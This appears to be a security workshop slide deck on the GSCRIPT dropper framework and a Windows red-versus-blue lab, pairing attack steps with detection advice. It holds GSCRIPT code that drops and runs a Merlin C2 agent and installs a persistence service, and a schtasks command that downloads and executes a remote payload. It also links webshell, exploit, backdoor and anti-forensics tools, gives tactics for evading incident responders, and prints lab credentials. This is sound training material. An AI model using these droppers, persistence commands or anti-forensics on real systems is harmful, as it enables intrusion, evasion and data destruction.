Use good GoLang methodology, check your errors from the std lib and log them accordingly.

# CURRENT LIMITATIONS

#SADPANDA



## No FreeBSD Support

Currently, GSCRIPT can only target a subset of Golang target OSes and architectures.

*(windows, linux, darwin)*

*(amd64, 386)*



## Large Binaries

Because of embedding all it's dependencies and payloads, the binaries tend to be on the larger side.

(At least 2MB)



## Limited Regex Support

Golang's RE2 has some corner case incompatibilities with JavaScript regular expressions, preventing lots of JS code from being runnable out of the box.



## Versioning

Golang's dependency management is just now starting to hit maturity. In the future, we will use the new Go Modules to compiler with specific engine versions to allow greater flexibility.



## ES5 Support Only

The JavaScript VM only supports ES5 at this time.  
Support



## No Concurrency Primitives in JS

There is no `async()` primitives in JavaScript currently. If you want to run async code, build a Go package that manages the concurrency.

```
:gscript      $ ./gscript compile --os=linux
```



```

      ul
      .ue888Nc..
d88E~"888E"
888E~"888E"
888E~"888E"
888E~"888E"
888E~"888E"
888E~"888E"
*888~"888E"

      .~"888E"
      .dWl~"88E"
4888~"J8%

      A~=====

      GENESIS
      SCRIPTING
      ENGINE

      -- By --
      genCide
      ahhh
      vvvvv

```

[github.com/gen0cide/gscript](https://github.com/gen0cide/gscript)

```
[GSCRIPT:c14] INFO *** COMPILER OPTIONS ***
[GSCRIPT:c14] INFO OS: linux
[GSCRIPT:c14] INFO Arch: amd64
[GSCRIPT:c14] INFO Output File: /var/folders/zy/dh22xx3n295fblwcq6h0syhh000gn/T/1531637652_gscript.bin
[GSCRIPT:c14] INFO Keep Build Directory: [DISABLED]
[GSCRIPT:c14] INFO UPX Compression: [DISABLED]
[GSCRIPT:c14] INFO Logging Support: [ENABLED]
[GSCRIPT:c14] INFO Debugger Support: [DISABLED]
[GSCRIPT:c14] INFO Human Redable Names: [DISABLED]
[GSCRIPT:c14] INFO Import All Native Funcs: [DISABLED]
[GSCRIPT:c14] INFO Skip Compilation: [DISABLED]
[GSCRIPT:c14] INFO Obfuscation Level: ALL OBFUSCATION DISABLED
[GSCRIPT:c14] INFO *** SOURCE SCRIPTS ***
[GSCRIPT:c14] INFO Script : /Users/ /gscripts/attack/linux/delete_logs.gs
[GSCRIPT:c14] INFO Script : /Users/ /gscripts/attack/linux/disable_firewall.gs
[GSCRIPT:c14] INFO Script : /Users/ /gscripts/attack/linux/goredloot.gs
[GSCRIPT:c14] INFO Script : /Users/ /gscripts/attack/linux/goredprompt.gs
[GSCRIPT:c14] INFO Script : /Users/ /gscripts/attack/linux/goredspy.gs
[GSCRIPT:c14] INFO Script : /Users/ /gscripts/attack/linux/keylog_spy.gs
[GSCRIPT:c14] INFO Script : /Users/ /gscripts/attack/linux/merlin_example.gs
[GSCRIPT:c14] INFO Script : /Users/ /gscripts/attack/linux/sshkey_persistence.gs
[GSCRIPT:c14] INFO Script : /Users/ /gscripts/attack/linux/sudo_persistence.gs
[GSCRIPT:c14] INFO Script : /Users/ /gscripts/attack/linux/suid_persistence.gs
[GSCRIPT:c14] INFO *****
[GSCRIPT:c14] INFO
[GSCRIPT:c14] INFO *** BUNDLED ASSETS ***
[GSCRIPT:c14] INFO keylog_spy.gs -> skeylogger
[GSCRIPT:c14] INFO sshkey_persistence.gs -> id_rsa.pub
[GSCRIPT:c14] INFO goredprompt.gs -> GoRedPrompt.elf
[GSCRIPT:c14] INFO goredloot.gs -> GoRedLoot.elf
[GSCRIPT:c14] INFO goredspy.gs -> GoRedSpy.elf
[GSCRIPT:c14] INFO merlin_example.gs -> merlinagent.elf
[GSCRIPT:c14] INFO
[GSCRIPT:c14] INFO Compiled binary located at:
```

```
/var/folders/zy/dh22xx3n295fblwcq6h0syhh0000gn/T/1531637652_gscript.bin
```

```
:gscript $
```

# Recap



## N number of GSCRIPTs

**Any number of atomic techniques can be compiled into a single binary.**



## Wrap Existing Tools

**Use your existing favorite tools with  
GSCRIPT as a wrapper to bypass AV.**



## Codify Techniques

**Write out the teams persistence techniques or attack techniques.**



## Single Native Binary

**A single, natively compiled binary makes the final product easy to run and hard to reverse.**

# Dropper Detection Tips

- This shotgun approach to infecting the host actually lends itself to detection very well!
- Let's look for new file writes!
- The binaries are also anomalous, as in they have never been seen before.
- Record outbound traffic with an IDS
  - leverage threat intel and traffic patterns to spot the C2
- Monitor PowerShell activity with PowerShell V5 logging and remove all legacy PowerShell versions
- Inspect services and process that execute from temp directories

# Anomalies, anomalies everywhere

- The binaries should be unique and odd on your fleet
- Golang binaries are strange and larger than normal
- Gscript will also drop many unique or malicious binaries





# Dynamic Sandbox Analysis

- Make use of sandboxes to speed up binary analysis
  - Tons of good free ones:
  - <https://any.run/>
  - <https://www.hybrid-analysis.com/>
  - <https://cuckoosandbox.org/>

# Centralize Intel and API queries

- You will probably have a number of intel api subscriptions
  - Passive total / RiskIQ
  - VirusTotal
- If you route these through a central application you can rate limit queues and track both queries and results over time.
- Hook up all of your applications to use this centralized interface, i.e. chat bots, scripts, frameworks, etc ...

# Use Analysis Automation Frameworks

- Just like the red team is automating for speed, so should the blue team automate common tasks for speed
- Checkout automation platforms like Phantom or Viper
  - <https://viper.li/en/latest/>
  - <http://lockboxx.blogspot.com/2017/06/automated-binary-analysis-framework-for.html>
- These platforms can chain together other services like dynamic sandboxes or threat intel

# Writing Your First GSCRIPT

This will cover some of the very basics behind writing your first gscript



## Meta Info

This is the info about what the gscript does



## Deploy Function

This is the only real function you need for a GSCRIPT



## Do Something

Our Hello World program will do whatever we want, in this case some basic logging and arithmetic



## Limited to JavaScript

What can you do in a JavaScript vm?

```
1 // Example gscript template
2 // Title: Hello World
3 // Author: ahhh
4 // Purpose: Exploring GSCRIPT!
5 // Gscript version: 1.0.0
6 // ATT&CK:
7 // NOTE: my first gscript
8
9 function Deploy() {
10     // print a string
11     var foo = "Hello World";
12     console.log(foo);
13
14     // manipulate a string
15     foo = foo.toUpperCase();
16     console.log(foo);
17
18     // print some more vars
19     var a, b;
20     console.log(a);
21     b = (5*8) + 2;
22     console.log(b);
23
24     return true;
25 }
```

# Compiling your first GSCRIPT

This will cover some of the basics behind compiling your first GSCRIPT



## Make sure you have a working GSCRIPT binary

Either run it from go/bin or build a new one



## Target your build arch and output file

Some basic command line flags



## Add your GSCRIPT and build

Lets run this bad boy!

```
[ML-C02V81KTG8WL:gscript dborges$ ./gscript -v  
Genesis Engine Version: v1.0.0
```

```
--os=windows --arch=386  
--os=darwin --arch=amd64  
--os=linux --arch=amd64
```

```
$ ./gscript compile ~/Desktop/first.gs
```

# The Command and Control (C2)

- The C2 is the system an operator uses to control deployed malware / implants / agents.
- Let's set up remote control so we can admin the victim machines post-exploitation
  - We want a secure transport layer
  - Basic upload / download features



# The Agent

- The agent or implant is remotely operated malware. It can have a number of features with varying levels of autonomy, typical features include:
  - Arbitrary command execution
  - Data gathering (keylogging, screenshots, webcam shots, stealing sensitive files).
  - Upload, download features
  - Upgrade / module features
  - Stealth / self deletion features

# Merlin

- **An HTTP2 Beaconsing Trojan**
- **Cross platform golang: write once, run everywhere**
- **Active open source community developing features**
  - **[github.com/Ne0nd0g/merlin](https://github.com/Ne0nd0g/merlin)**
  - **<http://lockboxx.blogspot.com/2018/02/merlin-for-red-teams.html>**

# Gscripting up Merlin

1. Compile merlin with your c2 ip
2. Stage the asset
3. Prep your gscript
4. Compile your gscript
5. Test your binary!

```
8 //priority:150
9 //timeout:150
10 //import:/private/tmp/merlinagent.exe
11 //go_import:os as os2
12
13 function Deploy() {
14
15     console.log("Starting to drop merlin binary");
16     // Getting our asset
17     var merlinBin = GetAssetAsBytes("merlinagent.exe");
18     console.log("errors: "+merlinBin[1]);
19
20     // Getting a random string
21     DebugConsole();
22     var temppath = os2.TempDir();
23     var naming = G.rand.GetAlphaString(4);
24     //var naming = "blabla";
25     naming = naming.toLowerCase();
26     var fullpath = temppath+"/"+naming+".exe";
27     console.log("file name: "+ fullpath);
28
29     errors = G.file.WriteFileFromBytes(fullpath, merlinBin[0]);
30     console.log("errors: "+errors);
31
32     var running = G.exec.ExecuteCommandAsync(fullpath, [""]);
33     console.log("errors: "+running[1]);
34 }
```

# Detecting Merlin

- Golang Binaries
- YARA rules to detect the golang packages
- Anomalous binary calling out to anomalous C2
- Only accepts limited TLS 1.3 cipher suites and HTTP2

# Using Yara rules for Detection

- Yara can be a very powerful tool for scanning binaries
- Yara is the engine, and the rules are combinatorial logic that look at arbitrary files
  - <https://virustotal.github.io/yara/>
  - [https://github.com/Neo23x0/signature-base/blob/master/yara/gen\\_merlin\\_agent.yar](https://github.com/Neo23x0/signature-base/blob/master/yara/gen_merlin_agent.yar)
- Yara can also be used for classifying and tagging features, to speed up identification and analysis
  - <http://lockboxx.blogspot.com/2017/06/yara-rules-for-binary-analysis.html>

# The Persistence

- Let's dig in so the defender can't easily rip us out
- Persistence to survive
  - A reboot
  - A network outage
  - Being detected
  - Having our malware investigated



# Persistence Overview

- Long term with multiple avenues of access
- Survive sleep, lock, reboot, network outage, etc
- By design, this means they can be detected via long lasting evidence
- Key persistence areas to check
  - Services
  - Scheduled jobs / tasks
  - Startup locations
  - Common binaries or applications
  - Etc
- Many different locations for persistence, not necessarily straightforward

## Windows Persistence Standards:

- RunKey
- Scheduled Task
- WMI event filter
- Startup Folder
- Backdoor Factory/Shellter
- DLL SideLoad
- Outlook Forms/Rules
- Drivers
- COM hijacking

# Services Library

These are helper functions for easily installing services, a great way to persist.



## Cross platform library for manipulating services

Works on MacOS, Linux, and Windows



## Easy to persist

A very easy and sure fire way to persist on any platform



## Easy to implement

This cross platform services library makes adding new service binaries a breeze

```
6 // ATTACK: https://attacker.mitre.org/wiki/Technique/T1050
7
8 //priority:170
9 //timeout:170
10
11 //go_import:github.com/gen0cide/gscript/x/svc as svc
12
13 //import:/private/tmp/example_svc.bin
14
15 var service_bin_path = "/usr/local/svctest";
16
17 var serviceSettings = {
18   name: "gscript_example_service",
19   display_name: "ges",
20   description: "gscript example service",
21   arguments: [],
22   executable_path: service_bin_path,
23   working_directory: "/usr/local/",
24   options: {}
25 }
26
27 function Deploy() {
28   console.log("Starting gscript x/svc persistence example");
29
30   console.log("Writing binary to disk...");
31   var filedata = GetAssetAsBytes("example_svc.bin");
32   var errchk = G.file.WriteFileFromBytes(service_bin_path, filedata[0]);
33   if (errchk !== undefined) {
34     console.error("Error writing file: " + errchk.Error());
35     DebugConsole();
36     return false;
37   }
38
39   console.log("Creating new service object...");
40   var svcObj = svc.NewFromJSON(serviceSettings);
41   if (svcObj[1] !== undefined) {
42     console.error("Error creating service: " + svcObj[1].Error());
43     DebugConsole();
44     return false;
45   }
46
47   console.log("Checking service config sanity...");
48   var confchk = svcObj[0].CheckConfig(true);
49   if (confchk[1] !== undefined || confchk[0] === false) {
50     console.error("Error checking config: " + confchk[1].Error());
51     DebugConsole();
52     return false;
53   }
54
55   console.log("Installing service...");
56   installchk = svcObj[0].Install(true);
57   if (installchk !== undefined) {
58     console.error("Error installing service: " + installchk.Error());
59     DebugConsole();
60     return false;
61   }
62
63   console.log("Starting service...");
64   startchk = svcObj[0].Start();
65   if (startchk !== undefined) {
66     console.error("Error starting service: " + startchk.Error());
67     DebugConsole();
68     return false;
69   }
70 }
```

# Scheduled Tasks and At Jobs

- At jobs can be enabled with
  - *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\Configuration\EnableAt=1*
- Using remote registry
  - *Reg add "\\<SYSTEM>\HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\Configuration" /v EnableAt /t REG\_DWORD /d 1*
- At job example:
  - *at 08:00 /EVERY:m,t,w,th,f,s,su C:\Some\Evil\batch.bat*
- Scheduled tasks can be just as powerful
  - *Schtasks /create /tn OfficeUpdate /tr WindowStyle hidden -NoLogo -NonInteractive -ep bypass -nop -c 'IEX((new-object net.webclient).downloadstring("http://<PAYLOAD>"))' /sc onlogon /f*

# Detecting Persistence Tips

- Have tools to check many of the common locations and audit these
  - Autoruns (see Persistence Overview slide for common techniques)
  - KnockKnock
- Check your tools blind spots
- Identify privilege context (This helps narrow it down. Are they admin?)
- If you find something, check all hosts for variations!
- Finding persistence gives clues to how they got in and what they're doing!

# Osquery

- Osquery is a cross platform tool for detection
  - SQL like query syntax makes it nice regardless of the platform
- Tables are platform specific
- Some examples of finding persistence on windows w/ osquery:
  - ``SELECT * FROM autoexec;``
  - ``SELECT * FROM startup_items;``
  - ``SELECT * FROM scheduled_tasks;``
  - ``SELECT * FROM registry;``

# More Anomalies

- Collecting and analyzing special logs and queries can help you spot data abuse or when normal system functions are being used maliciously
- Some [splunk queries for detecting anomalies](#) or spikes in data
- Presentation on [anomaly detection on Windows](#)



# Defensive Precautions

- Let's make analysis of our binary more difficult, increasing the time between detection and analysis
- Otherwise known as anti-analysis
- <https://github.com/ahhh/gscripts/tree/master/anti-re>

# Detecting Anti-Analysis Features

- Some of these oddities make the binary stick out more than normal
  - The binary has high entropy sections, indicating encrypted parts of the payload
- The precense of these oddities alone may be enough to just call the binaries bad and rebuild.
  - You can detect imports to functions that are used to detect anti-analysis
    - *IsDebuggerPresent*
    - *CheckRemoteDebuggerPresent*

# **Workshop Time!**

- **Drop a binary and persist it as a service**
- **Configure your service to start on boot**
- **Add some defensive precautions to your malware**

# (A)APT Exercise

Get a foothold, maintain it... forever

# Misconfigured IIS Server

Download: [https://drive.google.com/open?id=1plza\\_nbxP5dtYcRuMA1W5tJ7xDtvWehS](https://drive.google.com/open?id=1plza_nbxP5dtYcRuMA1W5tJ7xDtvWehS) (<http://bit.ly/2IlcX7b>)

- Windows 7 with 80/445 open
  - Get access
- Persist!
  - Maintain it
- Escalate Privileges
  - Improve it
- Persist!
  - Own it forever
- Persist forever and delete ALL artifacts (This is the goal!)

# AAPT Toolbox (<http://bit.ly/2SYoUo9>) *WOPR2019!*

[https://drive.google.com/open?id=1N5dltkBaFW\\_HJ4CNeodB3\\_bCrMLONih0](https://drive.google.com/open?id=1N5dltkBaFW_HJ4CNeodB3_bCrMLONih0)

## Shell.aspx

- (<https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/asp/cmd.aspx>)

## Sandbox Escaper 1day:

- <https://www.securityartwork.es/2018/11/19/win7-8-10-2008-2012-32-64bits-exploit-programador-de-tareas-via-alpc-cve-2018-8440/>

## Bsod.exe

- (<https://github.com/peewpw/Invoke-BSOD/raw/master/BSOD.exe>)

## Virtual-reality (ICMP exe backdoor)

- <https://github.com/rokups/virtual-reality>

## aftk.exe (Anti forensics toolkit)

- Aftk tool for Timestomp + Eventlog + BSOD + Sdelete modules, no source provided



# Misconfigured IIS Server

- Unpatched:MS17-010 or Misconfig:(user/password smb login)
- Writeable webroot directory
  - Upload a webshell over SMB
- Persist unprivileged
  - What's the goal?
- Escalate Privileges
  - RottenPotato Token Privesc
  - MS17-010 or Sandbox Escaper
- Persist forever and delete ALL artifacts
  - Run your gscript binaries from before
  - If IR catches you, can you leverage their mistakes?
  - Be creative!

# Misconfigured IIS Server (Defense)

- Windows 7 with 80/445 open
  - How did they get in? [REDACTED]
- Persist!
  - How are they getting back in? [REDACTED]
- Escalate Privileges
  - What did they obtain?
- Artifacts/Logs
  - What artifacts are left with each attack? How can you retrieve/identify them?

Admin credentials: support/SupportKnowsDehWay1

Triage Triage Triage!!!

# Blue Team

## References:

[https://www.jpccert.or.jp/english/pub/sr/Detecting%20Lateral%20Movement%20through%20Tracking%20Event%20Logs\\_version2.pdf](https://www.jpccert.or.jp/english/pub/sr/Detecting%20Lateral%20Movement%20through%20Tracking%20Event%20Logs_version2.pdf)

<https://iase.disa.mil/stigs/app-security/web-servers/Pages/iis.aspx>

[https://www.acsc.gov.au/publications/protect/Hardening\\_Win7\\_SP1.pdf](https://www.acsc.gov.au/publications/protect/Hardening_Win7_SP1.pdf)

# Maintaining Footholds AAPT Style

How do you maintain access to a system when defense knows you're on it?

[https://en.wikipedia.org/wiki/List\\_of\\_military\\_strategies\\_and\\_concepts](https://en.wikipedia.org/wiki/List_of_military_strategies_and_concepts)

- Intelligence/Technology - Red always has the advantage!
  - Stay 10 steps ahead, monitor the IR team and counter
- Distraction/Deception - Make defense doubt everything (Anti-forensics/Tampering)
  - Why remove artifacts when you can replace them?
- Exhaustion/Blitzkrieg - Hack 10 for everyone 1 they fix
  - Overwhelm the remediation team, IR costs \$\$\$

# Maintaining Footholds AAPT Style

- Intelligence/Technology
  - What mistakes did the IR/admins make? How can you leverage this?  
[REDACTED]
  - What tooling do you have? What do they have? Is the IR team capable of seeing you?  
[REDACTED]
- Distraction/Deception
  - Can you tamper with artifacts to slow them down? Buy yourself some time!  
[REDACTED]
  - Can you mislead them somewhere else?
  - Can you distract them?
- Exhaustion/Blitzkrieg
  - How many hours did the company purchase for remediation? Which company did they hire?
  - What are they looking at? What do they think happened?
  - Can you overwhelm them?  
[REDACTED]

# Maintaining Footholds AAPT Style

- Intelligence/Technology
  - What mistakes did the IR/admins make? How can you leverage this?
    - Logging in with admin credentials to a compromised box! (*obtain plaintext support pw!*)
  - What tooling do you have? What do they have? Is the IR team capable of seeing you?
    - Where is your persistence. What is the IR team looking at. (*install virtual-reality!*)
- Distraction/Deception
  - Can you tamper with artifacts to slow them down? Buy yourself some time!
    - Tamper with the event logs! (*Try it with aftk!*)
  - Can you mislead them somewhere else?
  - Can you distract them?
- Exhaustion/Blitzkrieg
  - How many hours did the company purchase for remediation? Which company did they hire?
  - What are they looking at? What do they think happened? (Monitor them!)
  - Can you overwhelm them?
    - Lock them out of the system! Or compromise everything! (*Destroy it with bsod.exe*)



# AAPT Toolbox usage

## Shell.aspx

- (<https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/asp/cmd.aspx>)
- (<https://github.com/grCod/poly>) polymorphic webshells!

## Sandbox Escaper 1day:

- <https://www.securityartwork.es/2018/11/19/win7-8-10-2008-2012-32-64bits-exploit-programador-de-tareas-via-alpc-cve-2018-8440/>
- To get this to work, they need to read source code: cmdll64.dll needs to be renamed to cmddll\_64.dll

## Bsod.exe

- (<https://github.com/peewpw/Invoke-BSOD/raw/master/BSOD.exe>)
- They are given a custom version that isn't reliant on .NET with source code (This works everywhere on all windows!)

## Virtual-reality (ICMP exe backdoor)

- <https://github.com/rokups/virtual-reality>
- 
- Run as admin, use vr.py with x64! Shellcode (meterpreter, calc whatever from msfvenom)

## aftk.exe (Anti forensics toolkit)

- Aftk tool for Timestomp + Eventlog + BSOD + Sdelete modules, no source provided

# Ops Cheat Sheets

Have internal playbooks or scripts or tools for things you know your going to have to do. These should be practiced, well honed techniques.



# Ops Cheat Sheets

- Red useful cheat sheets
  - <https://github.com/3gstudent/Pentest-and-Development-Tips/blob/master/README-en.md>
  - <https://jivoi.github.io/2015/07/01/pentest-tips-and-tricks/>
  - <https://jivoi.github.io/2015/08/21/pentest-tips-and-tricks-number-2/>

- Blue useful cheat sheets

- Rekall: <https://digital-forensics.sans.org/media/rekall-memory-forensics-cheatsheet.pdf>
- Volatility: [https://downloads.volatilityfoundation.org/releases/2.4/CheatSheet\\_v2.4.pdf](https://downloads.volatilityfoundation.org/releases/2.4/CheatSheet_v2.4.pdf)
- SANS memory forensics v2.0: <https://digital-forensics.sans.org/media/volatility-memory-forensics-cheat-sheet.pdf>
- SIFT: [https://digital-forensics.sans.org/media/sift\\_cheat\\_sheet.pdf](https://digital-forensics.sans.org/media/sift_cheat_sheet.pdf)
- SANS Windows forensic analysis:  
<https://www.sans.org/security-resources/posters/windows-forensic-analysis/170/download>
- SANS know normal - find evil: [https://digital-forensics.sans.org/media/SANS\\_Poster\\_2018\\_Hunt\\_Evil\\_FINAL.pdf](https://digital-forensics.sans.org/media/SANS_Poster_2018_Hunt_Evil_FINAL.pdf)
- Lenny Zelster's security incident survey: <https://zeltser.com/security-incident-survey-cheat-sheet/>
- Windows event logging:
  - [https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/5aa9db9353450a6f4ddd89f8/1521081236757/Windows+Logging+Cheat+Sheet\\_ver\\_Mar\\_2018.pdf](https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/5aa9db9353450a6f4ddd89f8/1521081236757/Windows+Logging+Cheat+Sheet_ver_Mar_2018.pdf)
  - [https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/5aad62bb0e2e725448c6337f/1521312444131/Windows+Advanced+Logging+Cheat+Sheet\\_ver\\_Mar\\_2018\\_v1.01.pdf](https://static1.squarespace.com/static/552092d5e4b0661088167e5c/t/5aad62bb0e2e725448c6337f/1521312444131/Windows+Advanced+Logging+Cheat+Sheet_ver_Mar_2018_v1.01.pdf)


# Expand Access

- Now that we are on the inside, let's make this network home
- This part largely depends on your goals



# Back to our kill chain

- We've persisted our access
- It's time to move around the network
- Back on the hunt, this time on the inside!





# What's your objective?

*Design around it!*

## ProjectSauron advanced persistent threat

'ProjectSauron' is a unique 'pattern-less' threat actor responsible for highly-targeted, resource-intensive cyber-espionage attacks against government and research organizations as well as communication and financial companies. Victims have been found in the Russian Federation, Iran, and Rwanda but this is likely to represent the tip of the iceberg.

Government Military organizations Scientific research centers Telecoms providers Financial organizations

# Surveillance?


### Key features:

- Unique approach:** Core implants that have different file names and sizes and are individually built for each target.
- Running in memory:** These core implants work purely in memory to make the detection more difficult for security solutions scanning for potential threats.
- Special interest in crypto-communications:** ProjectSauron actively searches for information related to a custom networked polling software for secure communications, such as voice, email, and document exchange.
- Bypassing air-gaps:** Harmsac uses specially prepared USB drives to jump across air-gaps, carrying hidden compartments in which stolen data is concealed.

© 2016 AO Kaspersky Lab. All Rights Reserved.

GREAT

KASPERSKY





# Grabbing The Keys (User Hunting)

- Let's assume we are hunting for a specific piece of data
- Based on the principles of humanity and access there must be a user on the network who can access this data
- Let's then hunt for that user's credentials and access

# PowerView Notes

- All PowerView functions accept a **-Credential** function for stolen creds
  - but the behavior varies under the hood (WMI vs Win32 API vs LDAP)
- LDAP functions (Verb-Domain\*) modules use alternate plaintext creds with DirectoryServices.DirectoryEntry/DirectorySearcher
  - *\$SecPassword = ConvertTo-SecureString 'pewpewpew' -AsPlainText -Force*
  - *\$Cred = New-Object System.Management.Automation.PSCredential('TEST\testuser', \$SecPassword)*
  - *Get-DomainUser target -Credential \$Cred*

# Useful PowerView Functions

- Get-DomainUser - Returns user objects
- Get-DomainGroup - Returns group objects
- Get-DomainGroupMember - Returns the members of a specified group
- Get-DomainController - Returns all current domain controllers
- Get-DomainObject - Returns all domain objects
- Get-DomainSite - Returns AD sites
- Get-DomainSubnet - Returns AD subnets linked to sites

# Session Enumeration

- **Get-NetSession**


- Uses the win32 API NetSessionEnum (query level 10)
- Heavily used in BloodHound as well
- **Net session** uses the same call but doesn't let you enum remotely
- **Netsess.exe** uses the same call and lets you enum remotely
- Lets you recover samaccountname and connecting location on target machines
- Very useful for hunting target users

# PowerView/SharpView

- <https://github.com/tevora-threat/SharpView>
- C# Utility (Originally powershell) used for interacting with Active Directory objects (Computers, Users, GPO etc.)
- Useful for mapping an entire domain once you have internal access!
  - \*Requires access to a user on a domain joined system\*
- Active development has slowed in favor of Bloodhound, still very useful!
- Easier to customize and repurpose, better to use this than BloodHound for hardened environments!

# BloodHound/SharpHound

- <https://github.com/BloodHoundAD/BloodHound>
- C# Utility (Originally powershell) used for mapping an entire domain using graph theory
- Useful for mapping an entire domain once you have internal access!
  - \*Requires access to a user on a domain joined system\*
- Amazing tool written by SpecterOps members
- Advantages
  - Incredibly useful tool, run once to clone AD and map attack paths
  - Find paths that would take months to discover!
- Drawbacks
  - Somewhat noisy (improvements are being made)
  - .NET reliant! ;)
  - Can take a while in large AD environments! (think about how much data you are requesting)
  - Microsoft ATA/ATP is working on detecting this activity.





# Tips for Detecting Domain Enum

- **Tips for detecting PowerView**

- Requests for large numbers of AD objects!
- Powershell/.NET Dependent! Might be in logs or in AMSI

- **Tips for detecting Bloodhound**

- Requests for large numbers of AD objects!
- ICMP/SMB Connections made to all hosts! (by default)
- Output and cache files written to disk! (Bloodhound.bin + date.json by default)
- Powershell/.NET Dependent! Might be in logs or in AMSI
- Susceptible to honeypots/honeytokens! ([This works incredibly well for both!](#))

# Tips for Privesc/Lateral Movement Detection

- Privesc/Lateral movement is the best place to catch an attacker
  - They are forced to move around and enumerate things! (Catch the network traffic)
  - Locking down common Active Directory defaults makes moving **ALOT** harder
    - Kerberoasting, Eternalblue, open network shares, shared local admin, unpatched local privesc!, all leave traces! (e.g. detecting pass-the-hash/token impersonation usage)
    - Why did a domain admin spawn a token on a sales workstation?
  - Convincing honeytokens/users will fool a large percentage of attackers!
- Broad visibility is important here! Defense in depth yo
  - Eventlog forwarding, Network anomaly detection, EDR products like Bit9/Carbon black (App/Dll whitelisting is brutal for attackers), Cylance, Crowdstrike etc... (Each have strengths and weaknesses!)

# Network Intrusion Detection Systems (NIDS)

- The value of a NIDS can not be understated!
- Great for getting initial detection signal that something is wrong or a host is compromised.
- Some popular variants are Snort, Suricata, and Zeek (formally Bro)
- Location and placement of the NIDS on the network is very important
- Finding the balance between alerting and full packet capture for investigations

# Logging Pipelines and SIEM

